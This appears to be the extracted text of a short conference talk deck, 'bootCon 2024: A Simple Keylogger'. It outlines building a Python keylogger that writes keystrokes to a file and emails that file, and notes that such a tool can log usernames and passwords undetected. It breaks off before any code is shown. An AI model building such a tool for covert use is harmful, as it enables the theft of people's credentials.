bootCon 2024: A Simple Keylogger

By: Preston Boster


Scope

- Develop a simple keylogger that records keystrokes to a .txt file
- Attach and send .txt file in an email
- Discuss development process, bugs, and solutions

What is a Keylogger?

- A keylogger is a type of software or hardware device that records keystrokes on a computer or mobile device
- Advanced keyloggers can also obtain screenshots, microphone and camera access, clipboard, and system info
- Can be stored in a .exe file that will run the script and log usernames and passwords undetected

Research



Find, install and publish Python packages with the Python Package Index

Or browse projects

537,002 projects 5,663,067 releases 10,991,959 files 812,943 users


The Python Package Index (PyPI) is a repository of software for the Python programming language.

PyPI helps you find and install software developed and shared by the Python community. Learn about installing packages.

Package authors use PyPI to distribute their software. Learn how to package your Python code for PyPI.


Development

Importing Packages



